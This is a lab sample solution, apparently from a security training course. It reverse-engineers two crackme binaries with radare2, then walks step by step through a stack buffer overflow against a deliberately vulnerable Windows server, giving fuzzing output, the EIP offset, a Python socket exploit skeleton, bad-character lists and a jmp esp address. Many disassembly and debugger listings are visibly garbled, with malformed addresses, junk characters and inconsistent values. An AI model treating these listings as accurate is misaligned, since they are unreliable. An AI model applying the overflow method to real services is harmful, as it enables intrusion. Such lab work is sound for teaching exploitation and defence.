

Lab 2 Sample Solution

Lab 2.1

Task 2 Answer: 127.0.0.1

The binary checks if the password entered is wrong or not. The binary takes input and compares it with another string.

By analyzing the binary and running *afl* on it we can see all the procedures of the binary. We can see that it calls the *symp.imp.strcmp* procedure which is used for comparing strings and also the *symp.imp.strtok* procedure which is used to make tokens from a string.

```
[0x55da57101830]> afl
0x55da571016f0 1 42      entry0
0x55da57301fe0 1 4124    reloc.__libc_start_main
0x55da57101720 4 50 → 40  sym.deregister_tm_clones
0x55da57101760 4 66 → 57  sym.register_tm_clones
0x55da571017b0 5 58 → 51  entry.fini0
0x55da571016e0 1 6      sym..plt.got
0x55da571017f0 1 10     entry.init0
0x55da57101990 1 2      sym.__libc_csu_fini
0x55da57101994 1 9      sym._fini
0x55da57101920 4 101    sym.__libc_csu_init
0x55da571017fa 10 280   main
0x55da57101650 3 23     sym._init
0x55da57101680 1 6      sym.imp.puts
0x55da57101690 1 6      sym.imp.strlen
0x55da571016a0 1 6      sym.imp.__stack_chk_fail
0x55da57101000 2 25     map.home_tryhackme_crackme_crackme1.r_x
0x55da571016b0 1 6      sym.imp.strcmp
0x55da571016c0 1 6      sym.imp.strtok
0x55da571016d0 1 6      sym.imp.__isoc99_scanf
[0x55da57101830]>
```

Using *radare2*, we can take a look at the stack and notice that it has a strange string.

```
0x55f85c0d99a c400 c300 0000 0300 0200 0000 0000 450e ... ; obj._IO_stdin_used ; [16] -- section size 00 named .rodata ; str.enter_your_password
0x55f85c0d99a 7405 7220 790f 7572 2070 6173 7277 0f72 ter your password
0x55f85c0d99a 6400 2573 0031 3237 0030 0031 0020 0057 d Ka [127.0.0.1] ; str.01
0x55f85c0d99a 726f 6467 2460 6172 7277 6f72 6400 590f rong Password! Ye ; str.Password ; str.You_ve_got_the_correct_password
0x55f85c0d99a 7527 7405 2467 0f74 2074 6065 2063 0f72 u've got the cor
0x55f85c0d99a 7205 0374 2070 0173 7277 0f72 6400 011b rect password ... ; loc._GNU_MK_FPWORD_00B ; [17] -- section size 00 named .eh_frame_hdr
```

The important part of the program can be found here:

```

0x55da57101830 e89bfeffff callq sym.imp.__isoc99_scanf ;[1] ; int scanf(const char *format)
0x55da57101835 c745ac000000 movl $0, var_54h
0x55da5710183c 488d057c0100 leaq 0x55da571019cf, %rax ; "127"
0x55da57101843 488945c0 movq %rax, var_40h
0x55da57101847 488d05790100 leaq str.01, %rax ; 0x55da571019c3 ; u"01.\u7257\u0e0f\u2067\u0150\u7373\u0677\u06472\u0590\u0756f\u7627\u0205\u06f7\u020
0x55da5710184e 488945c8 movq %rax, var_38h
0x55da57101852 488d056a0100 leaq str.01, %rax ; 0x55da571019c3 ; u"01.\u7257\u0e0f\u2067\u0150\u7373\u0677\u06472\u0590\u0756f\u7627\u0205\u06f7\u020
0x55da57101859 488945d0 movq %rax, var_30h
0x55da5710185d 488d05610100 leaq 0x55da571019c5, %rax ; u'1.\u7257\u0e0f\u2067\u0150\u7373\u0677\u06472\u0590\u0756f\u7627\u0205\u06f7\u02074\u06874\u020
0x55da57101864 488945d8 movq %rax, var_28h
0x55da57101868 488d45ee leaq var_12h, %rax
0x55da5710186c 4889c7 movq %rax, %rdi
0x55da5710186f e81cfeffff callq sym.imp.strlen ;[2] ; size_t strlen(const char *s)
0x55da57101874 8945b0 movl %eax, var_50h
0x55da57101877 488d45ee leaq var_12h, %rax
0x55da5710187b 488d35450100 leaq 0x55da571019c7, %rsi ; "."
0x55da57101882 4889c7 movq %rax, %rdi
0x55da57101885 e836feffff callq sym.imp.strtok ;[3] ; char *strtok(char *s1, const char *s2)
0x55da5710188e 488945b8 movq %rax, var_48h
0x55da57101894 eb4e jmp 0x55da571018de
0x55da57101896 8b45ac movl var_54h, %eax
0x55da57101899 4898 cltq
0x55da5710189b 488b54c5c0 movq -0x40(%rbp, %rax, 8), %rdx
0x55da5710189e 488b45b8 movq var_48h, %rax
0x55da57101899a 4889d6 movq %rdx, %rsi
0x55da571018a1 4889c7 movq %rax, %rdi
0x55da571018a4 e807feffff callq sym.imp.strcmp ;[4] ; int strcmp(const char *s1, const char *s2)
0x55da571018a9 8945b4 movl %eax, var_4ch
0x55da571018ac 8345c0 addl $1, var_54h
0x55da571018ae 837db400 cmpl $0, var_4ch
0x55da571018b4 7413 je 0x55da571018c9
0x55da571018b6 488d30c0100 leaq 0x55da571019c9, %rdi ; "Wrong Password"
0x55da571018b8 e8befdffff callq sym.imp.puts ;[5] ; int puts(const char *s)
0x55da571018bc b8ffffff movl $0xffffffff, %eax ; -1
0x55da571018c7 eb33 jmp 0x55da571018fc
0x55da571018c9 488d35f70000 leaq 0x55da571019c7, %rsi ; "."
0x55da571018d0 bf00000000 movl $0, %edi
0x55da571018d5 e8e6fdffff callq sym.imp.strtok ;[3] ; char *strtok(char *s1, const char *s2)
0x55da571018da 488945b8 movq %rax, var_48h
; CODE XREF from main (0x55da5710188e)
0x55da571018da 48837db400 cmpl $0, var_48h
0x55da571018db 7400 je 0x55da571018eb
0x55da571018de 837dac03 cmpl $3, var_54h
0x55da571018e0 70a5 jle 0x55da57101899
0x55da571018e6 488d3de40000 leaq str.You've_got_the_correct_password, %rdi ; 0x55da571019d8 ; "You've got the correct password"
0x55da571018f2 e889fdffff callq sym.imp.puts ;[5] ; int puts(const char *s)
0x55da571018f7 b800000000 movl $0, %eax
; CODE XREF from main (0x55da571018c7)

```

We can see that the program calls *strcmp* procedure once and the *strtok* procedure a couple of times. It takes the input and breaks it into tokens by using “.” as a delimiter. Then it checks the tokens with strings “127”, “0”, and “1” which we saw from the stack. It calculates the value of the offset for the string dynamically. The code for that is:

```

: 0x55da57101895 488b54c5c0 movq -0x40(%rbp, %rax, 8), %rdx
: 0x55da5710189a 488b45b8 movq var_48h, %rax
: 0x55da5710189e 4889d6 movq %rdx, %rsi
: 0x55da571018a1 4889c7 movq %rax, %rdi
: 0x55da571018a4 e807feffff callq sym.imp.strcmp ;[3] ; int strcmp(const char *s1, const char *s2)

```

Since 127.0.1 is not a correctly formatted ip, we can guess the remaining number. The correct password for the binary is “127.0.0.1”.

```

tryhackme@ip-10-10-227-250:~/crackme$ ./crackme1
enter your password
127.0.0.1
You've got the correct password
tryhackme@ip-10-10-227-250:~/crackme$

```

Task 3 Answer: dwperuc3sv

There is a lot of code in this hackme, most of which we can ignore. What is important is that we can see that it opens a secret file in the directory, and then proceeds to reverse the other of the string in the file. The file contains the string “vs3curepwd”. After “Please enter password” is printed, we see that “%11s” being saved into %rdi, the first argument, for scanf. The *secret.txt* string was 10 characters long (plus 1 character for ‘\n’), which is the length expected for the password. Once the *strlen* of the provided password is checked, we enter a loop of accessing

each character of the provided string against the one from the file. Except we iterate over one in reverse, and the last character is checked against the first of the other until the opposite occurs. If the password is the string of that file in reverse order it prints the correct answer.

```

0x56249759680: 488945e8    mov qword [var_30], rax
0x56249759681: 31c0        xor eax, eax
0x56249759682: 488d35f0100. lea rsi, [0x5624975969a8] ; "r"
0x56249759683: 488d3d900100. lea rdi, str.home_tryhackme_install_files_secret.txt ; 0x5624975969b0 ; "/home/tryhackme/install_files/secret.txt"
0x56249759684: e8b9feffff. call sym.imp.fopen ; file=fopen(const char *filename, const char *mode)
0x56249759685: 488945c8    mov qword [var_30], rax
0x56249759686: 488b45c8    mov rdx, qword [var_30]
0x56249759687: 488d45d2    lea rax, [var_30]
0x56249759688: 4889d1      mov rcx, rdx
0x56249759689: ba0b000000. mov edx, 0xb ; 11
0x5624975968a: be01000000. mov esi, 1
0x5624975968b: 4889c7      mov rdi, rax
0x5624975968c: e8a4feffff. call sym.imp.fread ; size_t fread(void *ptr, size_t size, size_t mmemo, FILE *stream)
0x5624975968d: 8945c4      mov dword [var_30], eax
0x5624975968e: 837dc400    cmp dword [var_30], 0
0x5624975968f: 7916        jns 0x562497596885
0x56249759690: 488d3d80100. lea rdi, str.Error_Reading_File ; 0x562497596909 ; "Error Reading File"
0x56249759691: e825feffff. call sym.imp.puts ; int puts(const char *s)
0x56249759692: b8ffffff. mov eax, 0xffffffff ; -1
0x56249759693: e995000000. jmp 0x5624975968fa
0x56249759694: 488d3d800100. lea rdi, str.Please_enter_password ; 0x56249759690c ; "Please enter password"
0x56249759695: e80ffeffff. call sym.imp.puts ; int puts(const char *s)
0x56249759696: 488d45dd    lea rax, [var_30]
0x56249759697: 4889c6      mov rsi, rax
0x56249759698: 488d3d80100. lea rdi, str.iis ; 0x562497596a02 ; "iis"
0x56249759699: b800000000. mov eax, 0
0x5624975969a: e847feffff. call sym.imp._isoc99_scanf ; int scanf(const char *format)
0x5624975969b: c745bc090000. mov dword [var_40], 9
0x5624975969c: c745c0000000. mov dword [var_40], 0
0x5624975969d: eb33        jmp 0x5624975968cc
0x5624975969e: 8b45bc      mov eax, dword [var_40]
0x5624975969f: 4889b8      cdqe
0x562497596a0: 0fb69a05d2. movzx edx, byte [rbp + rax - 0x2e]
0x562497596a1: 8b45c0      mov eax, dword [var_40]
0x562497596a2: 4889b8      cdqe
0x562497596a3: 0fb64405dd. movzx eax, byte [rbp + rax - 0x23]
0x562497596a4: 38c2        cmp dl, al
0x562497596a5: 7413        je 0x5624975968cc
0x562497596a6: 488d3d4f0100. lea rdi, str.Wrong_Password ; 0x562497596a07 ; "Wrong Password"
0x562497596a7: e8c3fdffff. call sym.imp.puts ; int puts(const char *s)
0x562497596a8: b8ffffff. mov eax, 0xffffffff ; -1
0x562497596a9: eb36        jmp 0x5624975968fa
0x562497596aa: 836dbc01    sub dword [var_40], 1
0x562497596ab: 8345c001    add dword [var_40], 1
0x562497596ac: 837dbc00    cmp dword [var_40], 0
0x562497596ad: 7e17        jle 0x5624975968e9
0x562497596ae: 8b45c0      mov eax, dword [var_40]
0x562497596af: 4863d8      movsxd rbx, eax
0x562497596b0: 488d45dd    lea rax, [var_30]
0x562497596b1: 4889c7      mov rdi, rax
0x562497596b2: e8bfcdf. call sym.imp.strlen ; size_t strlen(const char *s)
0x562497596b3: 4839c3      cmp rbx, rax
0x562497596b4: 72b0        jb 0x562497596899
0x562497596b5: 488d3d260100. lea rdi, str.Correct_Password ; 0x562497596a16 ; "Correct Password"

```

Lab 2.2


Task 2

Q1 Answer: 1978

Q2 Answer: \x00\x07\x2e\xa0

Follow the steps in the instructions carefully.

Run the Immunity Debugger as Administrator and open the oscp.exe.



Click the red play button or we can go to Debug -> Run. To check we can NC to the target machine with port 1337.

```
Welcome to OSCP Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
OVERFLOW1 [value]
OVERFLOW2 [value]
OVERFLOW3 [value]
OVERFLOW4 [value]
OVERFLOW5 [value]
OVERFLOW6 [value]
OVERFLOW7 [value]
OVERFLOW8 [value]
OVERFLOW9 [value]
OVERFLOW10 [value]
EXIT
OVERFLOW1 test
OVERFLOW1 COMPLETE
```

Let's configure our mona beforehand with:

```
!mona config -set workingfolder c:\mona\%p.
```

We can check on Window -> Log data

```
[10:24:49] Thread 00003534 terminated, exit code 0
[10:24:49] Thread 000007A8 terminated, exit code 0
0BADF000 [+] Command used:
0BADF000 !mona config -set workingfolder c:\mona\%p
0BADF000 Writing value to configuration file
0BADF000 Old value of parameter workingfolder =
0BADF000 [+] Creating config file, setting parameter workingfolder
0BADF000 New value of parameter workingfolder = c:\mona\%p
0BADF000 [+] This mona.py action took 0:00:00
!mona config -set workingfolder c:\mona\%p
```

Run *fuzzer.py* and see the results. Check whether the IP inside the script is correct and make sure to run again the *oscp.exe* in Immunity Debugger before running the script.

```
$python fuzzer.py
Fuzzing with 100 bytes
Fuzzing with 200 bytes
Fuzzing with 300 bytes
Fuzzing with 400 bytes
Fuzzing with 500 bytes
Fuzzing with 600 bytes
Fuzzing with 700 bytes
Fuzzing with 800 bytes
Fuzzing with 900 bytes
Fuzzing with 1000 bytes
Fuzzing with 1100 bytes
Fuzzing with 1200 bytes
Fuzzing with 1300 bytes
Fuzzing with 1400 bytes
Fuzzing with 1500 bytes
Fuzzing with 1600 bytes
Fuzzing with 1700 bytes
Fuzzing with 1800 bytes
Fuzzing with 1900 bytes
Fuzzing with 2000 bytes
```

You can see it stop at 2000 bytes which means the offset would be in the range of 1900 to 2000 bytes. Let's create a pattern more than our offset around 400 bytes which would be 2400 bytes.

```
msf-pattern_create -l 2400
```

```

$msf-pattern_create -l 2400
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4
Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9
Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4
Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9
Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4
Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9
Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4
Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9
Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4
Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9
Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4
Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9
Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4
Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9
Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9

```

Copy the payload and put it into the payload variable in *exploit.py* and try to run it again. The script should crash the oscp.exe server again. Try running the following mona command:

```
!mona findmsp -distance 2400
```

```

00BDF000 [+] Command used: !mona findmsp -distance 2400
00BDF000 [+] Looking for cyclic pattern in memory
743D0000 Modules: C:\WINDOWS\system32\mswsock.dll
00BDF000 Cyclic pattern (normal) found at 0x010e3f3a (length 2400 bytes)
00BDF000 Cyclic pattern (normal) found at 0x010e4f52 (length 2400 bytes)
00BDF000 Cyclic pattern (normal) found at 0x012ef25a (length 2400 bytes)
00BDF000 [+] Examining registers
00BDF000 EIP contains normal pattern : 0x6f43396e (offset 1978)
00BDF000 ESP (0x012ef25a) points at offset 1982 in normal pattern (length 418)
00BDF000 EBP contains normal pattern : 0x43386e43 (offset 1974)
00BDF000 EBX contains normal pattern : 0x376e4336 (offset 1970)
00BDF000 [+] Examining SEH chain
00BDF000 [+] Examining stack (+- 2400 bytes) - looking for cyclic pattern
00BDF000 Walking stack from 0x012ef0b8 to 0x012f037c (0x000012c4 bytes)
00BDF000 0x012ef25c : Contains normal cyclic pattern at ESP-0x7be (-1980) : offset 2, length 2398 (-> 0x012efbb9 : ESP+0x1a2)
00BDF000 [+] Examining stack (+- 2400 bytes) - looking for pointers to cyclic pattern
00BDF000 Walking stack from 0x012ef0b8 to 0x012f037c (0x000012c4 bytes)
00BDF000 [+] Preparing output file 'findmsp.txt'
00BDF000 - Creating working folder c:\mona\oscp
00BDF000 - Folder created
00BDF000 - (Re)setting logfile c:\mona\oscp\findmsp.txt
00BDF000 [+] Generating module info table, hang on...
00BDF000 - Processing modules
00BDF000 - Done. Let's rock 'n roll.
00BDF000 [+] This mona.py action took 0:00:06.367000
!mona findmsp -distance 2400

```

Look for the line that says EIP contains normal pattern :SOMETHING (offset XXXX) . So set our offset to the offset we found in the *offset* variable and set the *retn* variable to BBBB. The script should look like this.


```

import socket

ip = "IP"
port = 1337

prefix = "OVERFLOW1 "
offset = 1978
overflow = "A" * offset
retn = "BBBB"
padding = ""
payload = ""
postfix = ""
buffer = prefix + overflow + retn + padding + payload + postfix

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
    s.connect((ip, port))
    print("Sending evil buffer...")
    s.send(buffer + "\r\n")
    print("Done!")
except:
    print("Could not connect.")

```

Let's run it again.

```

Registers (FPU)
EAX 0119F250 ASCII "OVERFLOW1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 007B5714
EDX 00000A00
EBX 41414141
ESP 0119FA18 ASCII "A"
EBP 41414141
ESI 00401973 osop.00401973
EDI 00401973 osop.00401973
EIP 42424242
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 3F9000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty q
ST1 empty q
ST2 empty q
ST3 empty q
ST4 empty q
ST5 empty q
ST6 empty q
ST7 empty q
3 2 1 0 E S P U O Z D I
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1

```

```
!mona bytearray -b "\x00"
```

Now we need to generate a string of bad chars that is identical to the bytearray. Use the Python script. The output just updates it in the payload variable in the fuzzer program.

Run the script and take note of the address to which the ESP register points.


```
Registers (FPU)
EAX 0124F250 ASCII "OVERFLOW1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 00035814
EDX 00000000
EBX 11111111
ESP 0124FA18
ESI 00401973 oscp.00401973
EDI 00401973 oscp.00401973
EIP 42424242
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 238000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,S3 Mask 1 1 1 1 1 1
```

Use it in the following mona command

```
!mona compare -f C:\mona\oscp\bytearray.bin -a 0124FA18
```

```

[+] Comparing with memory at location : 0x0124fa18 (Stack)
Only 249 original bytes of 'normal' code found.
Comparison results:
0 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f 10 File
0a 0d Memory
10 11 12 13 14 15 16 17 18 19 1a 1b 1c 1d 1e 1f 20 File
20 21 22 23 24 25 26 27 28 29 2a 2b 2c 2d 2e 2f 30 File
0a 0d Memory
30 31 32 33 34 35 36 37 38 39 3a 3b 3c 3d 3e 3f 40 File
40 41 42 43 44 45 46 47 48 49 4a 4b 4c 4d 4e 4f 50 File
50 51 52 53 54 55 56 57 58 59 5a 5b 5c 5d 5e 5f 60 File

```

mona Memory comparison results

Address	Status	BadChars	Type
0x0124fa18	Corruption after 6 bytes	00 07 08 2e 2f a0 a1	normal


```

File Memory Note
0 0 6 6 01 02 03 04 05 06 01 02 03 04 05 06 unmodified!
6 6 37 37 07 08 0a 0d corrupted
8 8 37 37 09 ... 2d 09 ... 2d unmodified!
45 45 37 37 2e 2f 0a 0d corrupted
47 47 112 112 30 ... 9f 30 ... 9f unmodified!
159 159 2 2 a0 a1 0a 0d corrupted
161 161 94 94 a2 ... ff a2 ... ff unmodified!
Possibly bad chars: 07 08 2e 2f a0 a1
Bytes omitted from input: 00

```

So we found a list of possible bad chars 07 08 2e 2f a0 a1

Not all of these might be bad chars! Sometimes bad chars cause the next byte to get corrupted as well, or even affect the rest of the string. After some trial and error, the sequence is like this.



We got the bad chars and now we can generate a new bytearray in mona with updated bad chars we found.

```
!mona bytearray -b "\x00\x07\x2e\xa0"
```

Update the payload variable with a new generated bad chars.

Let's try to run it again and repeat the same process, check ESP Register and use the mona commands and we will get this result.

Address	Status	BadChars	Type
0x0104fa18	Unmodified		normal

```
[*] Title: mona.py action took 0:00:00.00000
[*] Command used:
mona compare -r C:\mona\oscp\bytearray.bin -a 0104FA18
[*] Reading file C:\mona\oscp\bytearray.bin...
Read 252 bytes from file
[*] Preparing output file 'compare.txt'
- (Re)setting logfile c:\mona\oscp\compare.txt
[*] Generating module info table, hang on...
- Processing modules
- Done. Let's rock 'n roll.
[*] C:\mona\oscp\bytearray.bin has been recognized as RAW bytes.
[*] Fetched 252 bytes successfully from C:\mona\oscp\bytearray.bin
- Comparing 1 location(s)
Comparing bytes from file with memory :
[*] Comparing with memory at location : 0x0104fa18 (Stack)
*** Hooray, normal shellcode unmodified ***
Bytes omitted from input: 00 07 2e a0
```

Repeat the bad char comparison until the results status returns “Unmodified”. This indicates that no more badchars exist. Let's find the jump point using the mona command again:

```
!mona jmp -r esp -cpb "\x00\x07\x2e\xa0"
```

Choose the one that has many False and for this case, for example we can choose the top one.

0040F000	0x625011af	jmp esp	(PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\Hsi\Desktop\BOF\oscp\essfunc.dll)
625011af	0x625011af	jmp esp	(PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\Hsi\Desktop\BOF\oscp\essfunc.dll)
625011b7	0x625011b7	jmp esp	(PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\Hsi\Desktop\BOF\oscp\essfunc.dll)
